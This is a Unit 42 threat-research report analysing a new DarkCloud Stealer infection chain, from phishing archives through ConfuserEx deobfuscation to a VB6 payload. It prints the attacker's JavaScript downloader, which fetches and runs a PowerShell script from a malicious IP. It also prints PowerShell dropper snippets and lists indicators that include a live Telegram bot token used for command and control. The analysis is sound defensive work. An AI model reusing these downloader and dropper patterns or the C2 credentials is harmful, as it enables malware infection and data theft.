New Infection Chain and ConfuserEx-Based Obfuscation for DarkCloud Stealer

Executive Summary

Unit 42 researchers recently observed a shift in the delivery method in the distribution of DarkCloud Stealer and the obfuscation techniques used to complicate analysis. First seen in early April 2025, these new methods and techniques include an additional infection chain for DarkCloud Stealer. This chain involves obfuscation by ConfuserEx and a final payload written in Visual Basic 6 (VB6).

We previously identified a series of attacks linked to the distribution of DarkCloud Stealer. It also leveraged AutoIt to bypass detection systems. We documented these details in DarkCloud Stealer: Comprehensive Analysis of a New Attack Chain That Employs AutoIt.

Palo Alto Networks customers are better protected through the following products and services:

- Advanced WildFire
- Advanced URL Filtering
- Advanced DNS Security
- Cortex XDR and XSIAM
- Cortex Cloud

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Related Unit 42 Topics	**Infostealers**, **Anti-analysis**

Delivery Mechanism and Updated Infection Chain

Copyright © 2025 Palo Alto Networks. All Rights Reserved

We have observed three slightly different attack chains delivering the same final DarkCloud Stealer payload in recent attacks.

Each attack chain starts with a phishing email that contains either a tarball (TAR), Roshal (RAR) or a 7-Zip (7Z) archive. Both the TAR or RAR versions contain a JavaScript (JS) file, while the 7Z version contains a Windows Script File (WSF). The threat actor is at a point in development that, for all infection chain paths, almost every stage is obfuscated or protected.

Figure 1 shows an overview of the different infection chains of these recent DarkCloud Stealer campaigns.



Figure 1. Infection chain of recent DarkCloud attacks.

In the chains initiated by a JS script, executing the script downloads and executes a PowerShell (PS1) file from an open directory server. The PS1 file then drops an executable (EXE) file that is the ConfuserEx-protected version of the final DarkCloud payload. Looking at the JS file here in Figure 2, the script is obfuscated by the tool `javascript-obfuscator`.

Copyright © 2025 Palo Alto Networks. All Rights Reserved

```
var _0x5d39ed=_0x41da;(function(_0x639cdf,_0x13308c){var _0x5306a6=_0x41da,_0x445386=_0x639cdf();while(!![]){try{var
 _0x2b9436=parseInt(_0x5306a6(0x16b))/0x1*(-parseInt(_0x5306a6(0x188))/0x2)+-parseInt(_0x5306a6(0x18a))/0x3*(parseIn
t(_0x5306a6(0x16f))/0x4)+parseInt(_0x5306a6(0x174))/0x5+parseInt(_0x5306a6(0x16d))/0x6+-parseInt(_0x5306a6(0x176))/0
x7*(-parseInt(_0x5306a6(0x172))/0x8)+-parseInt(_0x5306a6(0x17f))/0x9+-parseInt(_0x5306a6(0x177))/0xa;if(_0x2b9436===
_0x13308c)break;else _0x445386['push'](_0x445386['shift']());}catch(_0x2fb256){_0x445386['push'](_0x445386['shift']()
));}}}(_0x30c3,0x1ab77));function _0x30c3(){var _0x1dd30d=['FolderExists','1016136xLyUSi','Status','88244HnKoKd','.p
s1','C:\x5cTemp\x5c','230064SvuwHY','PowerShell\x20-NoProfile\x20-ExecutionPolicy\x20Bypass\x20-File\x20','759935Sav
SdS','C:\x5cTemp','42wuDUWp','2593080kwexvQ','ResponseText','Scripting.FileSystemObject','random','FAIL_DL','EXEC_ER
R:\x20','Close','WScript.Shell','106785JDYOjZ','Write','fromCharCode','CreateFolder','message','Run','floor','http:/
/176.65.142.190/Blackyy/kay.ps1','DL_ERR:\x20','158FwxfAg','Quit','12ZJopUq','317ykEuQn'];_0x30c3=function(){return
_0x1dd30d;};return _0x30c3();}var qyU=_0x5d39ed(0x186),rDFG=_0x5d39ed(0x171)+RandomName()+_0x5d39ed(0x170),xyZ=_0x5d
39ed(0x173),fso=new ActiveXObject(_0x5d39ed(0x179)),shell=new ActiveXObject(_0x5d39ed(0x17e)),http=new ActiveXObject
('MSXML2.XMLHTTP');!fso[_0x5d39ed(0x16c)](_0x5d39ed(0x175))&&fso[_0x5d39ed(0x182)](_0x5d39ed(0x175));function Random
Name(){var _0x427b2c=_0x5d39ed,_0x3d359b='';for(var _0x4ab3d2=0x0;_0x4ab3d2<0x8;_0x4ab3d2++){_0x3d359b+=String[_0x42
7b2c(0x181)](Math[_0x427b2c(0x185)](Math[_0x427b2c(0x17a)]()*0x1a)+0x41);}return _0x3d359b;}function _0x41da(_0x2755
```

Figure 2. JS downloader in its original obfuscated form.

Figure 3 below shows the deobfuscated version of the same script. In summary, the script:

- Uses `ActiveXObject('MSXML2.XMLHTTP')` object to obtain the next stage PS1 script at `hxxp[:]//176.65.142[.]190/BLACKYY/newbag.ps1`
- Uses `ActiveXObject('Scripting.FileSystemObject')` object to drop the PS1 file as a random 8-character lowercase name in the `C:\Temp` folder.
- Uses `ActiveXObject('WScript.Shell')` object to run a PowerShell command to execute the PS1 file.

Copyright © 2025 Palo Alto Networks. All Rights Reserved

```
var rDFG = "C:\\Temp\\" + RandomName() + ".ps1";
var fso = new ActiveXObject("Scripting.FileSystemObject");
var shell = new ActiveXObject("WScript.Shell");
var http = new ActiveXObject('MSXML2.XMLHTTP');
if (!fso.FolderExists("C:\\Temp")) {
  fso.CreateFolder("C:\\Temp");
}
function RandomName() {
  var _0x3d359b = '';
  for (var _0x4ab3d2 = 0x0; _0x4ab3d2 < 0x8; _0x4ab3d2++) {
    _0x3d359b += String.fromCharCode(Math.floor(Math.random() * 0x1a) + 0x41);
  }
  return _0x3d359b;
}
function Dwnld(_0x4454cd, _0x22fd20) {
  try {
    http.Open('GET', _0x4454cd, false);
    http.Send();
    if (http.Status === 0xc8) {
      var _0x596012 = fso.CreateTextFile(_0x22fd20, true);
      _0x596012.Write(http.ResponseText);
      _0x596012.Close();
      return true;
    } else {
      ErrHandler("DL_ERR: " + http.Status);
      return false;
    }
  } catch (_0x31aea0) {
    ErrHandler("DL_ERR: " + _0x31aea0.message);
    return false;
  }
}
function ErrHandler(_0x31b4d4) {
  WScript.Echo(_0x31b4d4);
}
function ExePSh(_0x35405a) {
  try {
    shell.Run("PowerShell -NoProfile -ExecutionPolicy Bypass -File \"" + _0x35405a + "\"", 0x0, true);
  } catch (_0x1b27a1) {
    ErrHandler("EXEC_ERR: " + _0x1b27a1.message);
  }
}
if (Dwnld("http://176.65.142.190/Blackyy/kay.ps1", rDFG)) {
  ExePSh(rDFG);
} else {
  ErrHandler("FAIL_DL");
  WScript.Quit();
}
```

Figure 3. Unobfuscated JS downloader.

Copyright © 2025 Palo Alto Networks. All Rights Reserved

Figure 4 illustrates an open directory server hosting many malicious PS1 files. In this case, the `kay.ps1` is the next stage PS1 sample that the JS script downloaded and executed.



Figure 4. Open directory server hosting PS1 files.

The infection chain initiated by a 7Z archive drops a WSF file. The WSF file mainly consists of a single `<job>` tag, which contains a `<script language="JScript">` tag. The JScript code is again heavily obfuscated, but in a different way than the JS file shown in Figure 2. It also uses ActiveXObject objects to download and execute a PS1 file from the same open directory server. However, the PS1 script associated with this WSF downloader is different.

Next, we will focus on the JS-based infection chain that runs the `kay.ps1` PowerShell script. This PS1 also has two layers of encryption scheme. Figure 5 shows partial code snippets from the first layer. The snippet uses `Invoke-Expression` (a PowerShell command that executes a string as if it were a command) to invoke another PowerShell expression that is both Base64-encoded and AES-

Copyright © 2025 Palo Alto Networks. All Rights Reserved

encrypted.

```
$Base64EncodedEncryptedData = "YmZ5SnJORlF4clEyaExyZXZGYncvOVRKMmhNQlRJUUlpUXMzalk2N3FNWXhydllxcFBpN3A0b1M5dXVCdFlpR...etc
$DecodedEncryptedData = [System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($Base64EncodedEncryptedData))
...
$Decryptor = $Aes.CreateDecryptor()
$MemoryStream = New-Object System.IO.MemoryStream
$CryptoStream = New-Object System.Security.Cryptography.CryptoStream($MemoryStream, $Decryptor, [System.Security.Cryptography.
CryptoStreamMode]::Write)
...
Invoke-Expression $DecodedScript
```

Figure 5. First layer of the PS1 script.

Figure 6 shows a code snippet from the invoked PS1 expression, revealing its core functionality. The code reveals that an EXE file is written to the `%tmp%` folder with a randomly generated 8-character upper- or lower-case filename. The script then executes the dropped EXE file using the `Start-Process` command.

```
$abcd1234=[IO.Path]::Combine($env:TEMP,("{0}.exe" -f -join ((65..90)+(97..122) | Get-Random -Count 8 | ForEach-Object {[char]$_})))
[IO.File]::WriteAllBytes($abcd1234,[Convert]::FromBase64String("TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...
Start-Process $abcd1234
```

Figure 6. Second layer of the PS1 script.

DarkCloud Technical Analysis: Expanded View

In the following section, we delve deeper into the analysis of the 32-bit .NET malware sample. This malware sample contains the final DarkCloud executable written in VB6 and wrapped in a layer of ConfuserEx obfuscation.

Stage One: Initial ConfuserEx Obfuscation

ConfuserEx 2 is an open-source protector for .NET applications. Files protected with ConfuserEx are watermarked with a `ConfusedByAttribute` attribute. ConfuserEx comes with many features and protections such as:

- Anti-tampering (method encryption): This protects the application from unauthorized modification. This is accomplished by *only* decrypting the code of method bodies at runtime. This decryption is performed in the module constructor (`<Module>.cctor`), which executes before reaching the main entry point.

Copyright © 2025 Palo Alto Networks. All Rights Reserved

- Symbol renaming: This changes class, method and variable names to random, meaningless, non-American Standard Code for Information Interchange (ASCII) printable identifiers.
- Control flow obfuscation: This alters the code structure with opaque predicates (cf. control flow flattening).
- Method reference hiding: This is also known as proxy call method obfuscation (this will be later described in more detail).
- Constant encoding: This encodes constants (e.g., strings using fixed reversible transformations.

The malware author applied these protections to the analyzed malware sample.

First, we can adapt the `AntiTamperKiller` code to defeat anti-tampering protection. This transformed the sample's .NET code, as Figure 7 shows.

```
1 private static void
  \u202D\u206C\u200E\u206F\u206C\u206C\u206C\u206C\u202B\u206C\u202B\u206A\u
  202D\u206E\u206A\u202A\u206E\u202E\u200B\u200E\u206D\u206D\u200B\u200B\u20
  6B\u200F\u206A\u206F\u206B\u206D\u202D\u206F\u202A\u206B\u200D\u202A\u200B
  \u200C\u200B\u202C\u202E()
2 {
3 /*
4 An exception occurred when decompiling this method (0600003D)
5 ICSharpCode.Decompiler.DecompilerException: Error decompiling
6 ---> System.ArgumentOutOfRangeException: Non-negative number required.
7 Parameter name: length
8 */
9   // Header Size: 1 byte
10  // Code Size: 20 (0x14) bytes
11  .maxstack 8
12  .entrypoint
13  /* 0x00066675 71D8970ACD   */ IL_0000: ldobj     <null>
14  /* 0x0006667A C2C739E8A4   */ IL_0005: refanyval <null>
15  /* 0x0006667F 350E         */ IL_000A: bgt.un.s  <null>
16  /* 0x00066681 83           */ IL_000C: conv.ovf.i2.un
17  /* 0x00066682 2D88         */ IL_000D: brtrue.s  <null>
18  /* 0x00066684 60           */ IL_000F: or
19  /* 0x00066685 37BD         */ IL_0010: blt.un.s  <null>
20  /* 0x00066687 62           */ IL_0012: shl
21  /* 0x00066688 94           */ IL_0013: ldelem.i4
22 }
```

Figure 7. The original sample depicting anti-tampering protection applied.

The method body code consists of bogus invalid .NET instructions into the deobfuscated code seen in Figure 8, where the real method body code is now visible. In particular, we extracted the specific

Copyright © 2025 Palo Alto Networks. All Rights Reserved

parameters of the anti-tampering protection:

- Key 1: `0xc225d58c`
- Key 2: `0xa2e32024`
- Key 3: `0xdcc95ec9`
- Key 4: `0x00000000`
- Name hash: `0xe0cbeae4`
- Internal key: `0x3dbb2819`

```
1 private static void
  \u202D\u206C\u200E\u206F\u206C\u206C\u206C\u206C\u202B\u206C\u202B\u206A\u
  202D\u206E\u206A\u202A\u206E\u202E\u200B\u200E\u206D\u206D\u200B\u200B\u20
  6B\u200F\u206A\u206F\u206B\u206D\u202D\u206F\u202A\u206B\u200D\u202A\u200B
  \u200C\u200B\u202C\u202E()
2 {
3   for (;;)
4   {
5     IL_0001:
6     uint num = 2240815123U;
7     for (;;)
8     {
9       uint num2;
10      switch ((num2 = num ^ 3730780354U) % 7U)
11      {
12      case 0U:
13        num = (num2 * 4185784217U) ^ 1126149276U;
14        continue;
15      case 1U:
16      {
17        byte[] array = ;N)@+@%Ve(L}?
  8n2RRFU8Ya0C.\u206E\u200E\u200F\u202D\u206E\u206F\u202A\u200E\u200B\u200C\
  u202B\u200F\u200F\u202B\u202D\u206E\u200B\u202A\u200E\u200C\u206A\u206C\u2
  02A\u206F\u202B\u202A\u200D\u200F\u200B\u206E\u206C\u202B\u200E\u200B\u200
  B\u206D\u200C\u202A\u206B\u202A\u202E(<Module>.\u202B\u206E\u200E\u200C\u2
  00E\u202C\u202E\u206E\u202C\u206D\u200D\u202A\u206C\u206B\u202E\u202E\u206
  B\u200F\u206B\u200D\u200E\u202E\u206E\u200C\u200F\u200B\u202E\u200D\u200E\
  u202A\u206C\u206C\u202A\u206C\u200E\u200F\u202B\u206B\u206F\u202A\u202E<st
  ring>(-1723290103));
18        num = 3891862835U;
19        continue;
20      }
```

Figure 8. Sample with anti-tampering protection removed.

Copyright © 2025 Palo Alto Networks. All Rights Reserved

Next, we still have more cleanup work to do on the partially deobfuscated sample. We then applied `de4dot-cex` (a fork of `de4dot`, a generic .NET deobfuscator and unpacker, which includes support for ConfuserEx deobfuscation) to the sample, using the `-p crx` command-line switch. This transforms the .NET sample's code seen in Figure 8 into the code shown in Figure 9, by renaming the obfuscated symbols and reverting the control flow flattening.

```
private static void Main()
{
  byte[] array = Class8.smethod_10(<Module>.smethod_6<string>(-1723290103));
  byte[] array2 = Class8.smethod_10(<Module>.smethod_6<string>(1803349746));
  string text = <Module>.smethod_2<string>(-1801516965);
  Class8.smethod_11(Class8.smethod_0(text, array, array2)).GetResult();
}
```

Figure 9. Partially deobfuscated sample, after applying `de4dot-cex`.

Thereafter, proxy call methods can be fixed using the `proxy call remover` tool. Proxy call method obfuscation is a technique that replaces direct method calls with calls to intermediate (i.e., proxy) methods. These proxy methods often do almost nothing besides forwarding the original call. However, they make control flow more difficult for the analyst to follow, thus hindering the code decompilation process. This reduces code readability and increases the effort required to fully understand the entire program logic.

Removing these proxy call methods resulted in the simplified code seen in Figure 10. The `Class8.smethod_10` method is revealed as the standard `Convert.FromBase64String` method.

```
private static void Main()
{
  byte[] array = Convert.FromBase64String(<Module>.smethod_6<string>(-1723290103));
  byte[] array2 = Convert.FromBase64String(<Module>.smethod_6<string>(1803349746));
  string text = <Module>.smethod_2<string>(-1801516965);
  Class8.smethod_0(text, array, array2).GetAwaiter().GetResult();
}
```

Figure 10. Deobfuscated sample with proxy calls removed.

Eventually, the final DarkCloud VB6 payload (which is in Triple Data Encryption Standard (3DES) encrypted form shown in Figure 11) is decrypted and executed.

Copyright © 2025 Palo Alto Networks. All Rights Reserved

```
1 private static void Main()
2 {
3   byte[] array =
  Convert.FromBase64String("iA9B1uKFddQdqiLSSuzvD2GhL1o2Jv+v");
4   byte[] array2 = Convert.FromBase64String("b2CBFvcQeV4=");
5   string text =
  "fK2NaQxHVYZVTAo+NeLyWNkLgGEftbGesHRcaw9AFdWrg5HoeBHKyOBbcUT+eqzd8nvj1VXTk
  3kUfklKkrBeMZtuE4f/8vB1FxhMrEAXZTGaZSMNxYe360JrQSU+PKRB… (524300)";
6   Class8.smethod_0(text, array, array2).GetAwaiter().GetResult();
7 }
```

Figure 11. Final VB6 payload in 3DES-encrypted form.

The Base64-encoded key, initialization vector (IV) and `ciphertext` are stored as strings within the `<Module>.byte_0` variable in `Length-Value` format, as shown in Figure 12.

```
Offset     00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F   ASCII
00000000   16 00 00 00 47 65 74 45 6E 76 69 72 6F 6E 6D 65   ....GetEnvironme
00000010   6E 74 56 61 72 69 61 62 6C 65 00 00 01 00 00 00   ntVariable......
00000020   31 00 00 00 14 00 00 00 43 4F 52 5F 45 4E 41 42   1.......COR_ENAB
00000030   4C 45 5F 50 52 4F 46 49 4C 49 4E 47 20 00 00 00   LE_PROFILING...
00000040   69 41 39 42 31 75 4B 46 64 64 51 64 71 69 4C 53   iA9B1uKFddQdqiLS
00000050   53 75 7A 76 44 32 47 68 4C 31 6F 32 4A 76 2B 76   SuzvD2GhL1o2Jv+v
00000060   0C 00 00 00 62 32 43 42 46 76 63 51 65 56 34 3D   ....b2CBFvcQeV4=
00000070   0C 00 08 00 66 4B 32 4E 61 51 78 48 56 59 5A 56   ....fK2NaQxHVYZV
```

Figure 12. `<Module>.byte_0` variable in Length-Value format.

The standard Type-Length-Value (TLV) format (TLV) format typically includes a type identifier, but in this case, it's omitted because all values are strings. For instance, the cryptographic key `iA9B1uKFddQdqiLSSuzvD2GhL1o2Jv+v` (also shown in Figure 11) is stored as a 32-byte string. The length is specified at offset 60 in little-endian format, with the string value beginning at offset 64.

The `<Module>.byte_0` variable value is initialized in the module constructor (`<Module>.cctor`), through a series of exclusive OR (XOR) and bitwise (arithmetic bit shift)

Copyright © 2025 Palo Alto Networks. All Rights Reserved

operations on a hard-coded 100,560-element unsigned integer array. After initialization, other generic .NET methods, each accepting a single integer id as parameter, use this array to index the initialized `<Module>.byte_0` variable and return a string. Figure 13 shows one such method, `<Module>.smethod_6`.

Copyright © 2025 Palo Alto Networks. All Rights Reserved

```
internal static T smethod_6<T>(int id)
{
  id = (id * -104616059) ^ 1670746530;
  int num = (int)((uint)id >> 30);
  id = (id & 1073741823) << 2;
  T t;
  if (num ≠ 3)
  {
    if (num == 2)
    {
      T[] array = new T[1];
      Buffer.BlockCopy(<Module>.byte_0, id, array, 0, sizeof(T));
      t = array[0];
    }
    else if (num == 0)
    {
      int num2 = (int)<Module>.byte_0[id]
               | ((int)<Module>.byte_0[id + 1] << 8)
               | ((int)<Module>.byte_0[id + 2] << 16)
               | ((int)<Module>.byte_0[id + 3] << 24);
      int num3 = (int)<Module>.byte_0[id + 4]
               | ((int)<Module>.byte_0[id + 5] << 8)
               | ((int)<Module>.byte_0[id + 6] << 16)
               | ((int)<Module>.byte_0[id + 7] << 24);
      Array array2 = Array.CreateInstance(
        typeof(T).GetElementType(), num3
      );
      Buffer.BlockCopy(<Module>.byte_0, id + 8, array2, 0, num2 - 4);
      t = (T)((object)array2);
    }
    else
    {
      t = default(T);
    }
  }
  else
  {
    int num4 = (int)<Module>.byte_0[id]
             | ((int)<Module>.byte_0[id + 1] << 8)
             | ((int)<Module>.byte_0[id + 2] << 16)
             | ((int)<Module>.byte_0[id + 3] << 24);
    t = (T)((object)string.Intern(
      Encoding.UTF8.GetString(<Module>.byte_0, id + 4, num4)
    ));
  }
  return t;
}
```

Copyright © 2025 Palo Alto Networks. All Rights Reserved

Figure 13. Example generic .NET method providing a string lookup by `id` on the `<Module>.byte_0` variable.

Stage Two: Final VB6 Payload

RunPE, or process hollowing, is a process injection technique. Process hollowing works by first creating a fresh instance of a (usually legitimate) process in a suspended state. The process memory is then overwritten with code from another (usually malicious) executable. Subsequently, the process thread resumes at the entry point of the overwritten code, so that the malicious code now runs in the context of the benign process.

The ConfuserEx protected process uses process hollowing to inject the final VB6 payload. After decryption, the final VB6 payload named `holographies.exe`, is injected into a new native Portable Executable (PE) process spawned by the initial ConfuserEx process. The process used for injection is `RegAsm.exe`, a legitimate utility that comes with the default installed .NET Framework SDK on Windows.

The presence of the string DarkCloud within the final VB6 payload (shown in Figure 14) confirms its affiliation with the DarkCloud malware family.

```
Offset      00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F   ASCII
00005590    4C 00 76 00 00 00 00 00 4E 00 00 00 3D 00 3D 00   L.v.....N...=.=.
000055A0    3D 00 3D 00 3D 00 3D 00 3D 00 3D 00 3D 00 3D 00   =.=.=.=.=.=.=.=.
000055B0    3D 00 3D 00 3D 00 3D 00 3D 00 44 00 41 00 52 00   =.=.=.=.=.=.D.A.R.
000055C0    4B 00 43 00 4C 00 4F 00 55 00 44 00 3D 00 3D 00   K.C.L.O.U.D.=.=.
000055D0    3D 00 3D 00 3D 00 3D 00 3D 00 3D 00 3D 00 3D 00   =.=.=.=.=.=.=.=.
000055E0    3D 00 3D 00 3D 00 3D 00 3D 00 00 00 10 00 00 00   =.=.=.=.=.......
```

Figure 14. DARKCLOUD Unicode string in little-endian format (UTF16-LE) embedded within the final VB6 payload file.

Additionally, critical strings within the payload are encrypted using the Rivest Cipher 4 (RC4) stream cipher algorithm, with each ciphertext typically using a unique key. For instance, the ciphertext

Copyright © 2025 Palo Alto Networks. All Rights Reserved

`58364B6DB1C7D797DFA59186B4` paired with the key `sMgSInEGpSAgkfcMSUPDDFCVSTyhowuHorsctkyTMYZh` decrypts to the string `WScript.Shell`. These sensitive strings can be broadly categorized as:

- Regular expressions
- Credit card names
- Registry paths
- Directory and file paths (including file extensions)
- Telegram API credentials (used for C2 purposes)
- Other miscellaneous strings

Conclusion

DarkCloud Stealer is typical of an evolution in cyberthreats, leveraging obfuscation techniques and intricate payload structures to evade traditional detection mechanisms. The developers of the malware complicated its analysis by adopting ConfuserEx and a VB6 payload in its infection chain.

The shift in delivery methods observed in April 2025 indicates an evolving evasion strategy. This highlights the need for security professionals to adopt proactive, behavior-based approaches to threat detection and mitigation.

Palo Alto Networks Protection and Mitigation

Palo Alto Networks customers are better protected from the threats discussed above through the following products:

- The Advanced WildFire machine-learning models and analysis techniques have been reviewed and updated in light of the indicators shared in this research.
- Advanced URL Filtering and Advanced DNS Security identify known domains and URLs associated with this activity as malicious.
- Cortex XDR and XSIAM are designed to prevent the execution of known malicious malware, and also prevent the execution of unknown malware using Behavioral Threat Protection and machine learning based on the Local Analysis module.

Copyright © 2025 Palo Alto Networks. All Rights Reserved

- Cortex Cloud customers are better protected from DarkCloud Stealer through the proper placement of Cortex Cloud XDR endpoint agent and serverless agents within a cloud environment. Designed to protect a cloud's posture and runtime operations against these threats, Cortex Cloud helps detect and prevent the malicious operations or configuration alterations or exploitations discussed within this article.

If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
- UK: +44.20.3743.3660
- Europe and Middle East: +31.20.299.3130
- Asia: +65.6983.8730
- Japan: +81.50.1790.0200
- Australia: +61.2.4062.7950
- India: 00080005045107

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

File Type	SHA256 Hash
RAR archive	`bd8c0b0503741c17d75ce560a10eeeaa0cdd21dff323d9f1644c62b7b8eb43d9`
TAR archive	`9588c9a754574246d179c9fb05fea9dc5762c855a3a2a4823b402217f82a71c1`
JS file	`6b8a4c3d4a4a0a3aea50037744c5fec26a38d3fb6a596d006457f1c51bbc75c7`

Copyright © 2025 Palo Alto Networks. All Rights Reserved

PS1 file	`F6d9198bd707c49454b83687af926ccb8d13c7e43514f59eac1507467e8fb140`
WSF file	`72d3de12a0aa8ce87a64a70807f0769c332816f27dcf8286b91e6819e2197aa8`
7Z archive	`fa598e761201582d41a73d174eb5edad10f709238d99e0bf698da1601c71d1ca`
7Z archive	`2bd43f839d5f77f22f619395461c1eeaee9234009b475231212b88bd510d00b7`
Initial ConfuserEx .NET EXE file	`24552408d849799b2cac983d499b1f32c88c10f88319339d0eec00fb01bb19b4`
Final DarkCloud VB6 EXE file	`ce3a3e46ca65d779d687c7e58fb4a2eb784e5b1b4cebe33dbb2bf37cccb6f194`

- Malware distribution URL `hxxp[:]//176.65.142[.]190`
- C2 URL `hxxps[:]//api.telegram[.]org/bot7684022823:AAFw0jHSu-b4qs6N7yC88nUOR8ovPrCdIrs/sendMessage?chat_id=6542615755`

Additional Resources

- DarkCloud Stealer: Comprehensive Analysis of a New Attack Chain That Employs AutoIt – Unit 42, Palo Alto Networks
- .NET Hooking - Harmonizing Managed Territory – Jií Vinopal, Check Point Research

Copyright © 2025 Palo Alto Networks. All Rights Reserved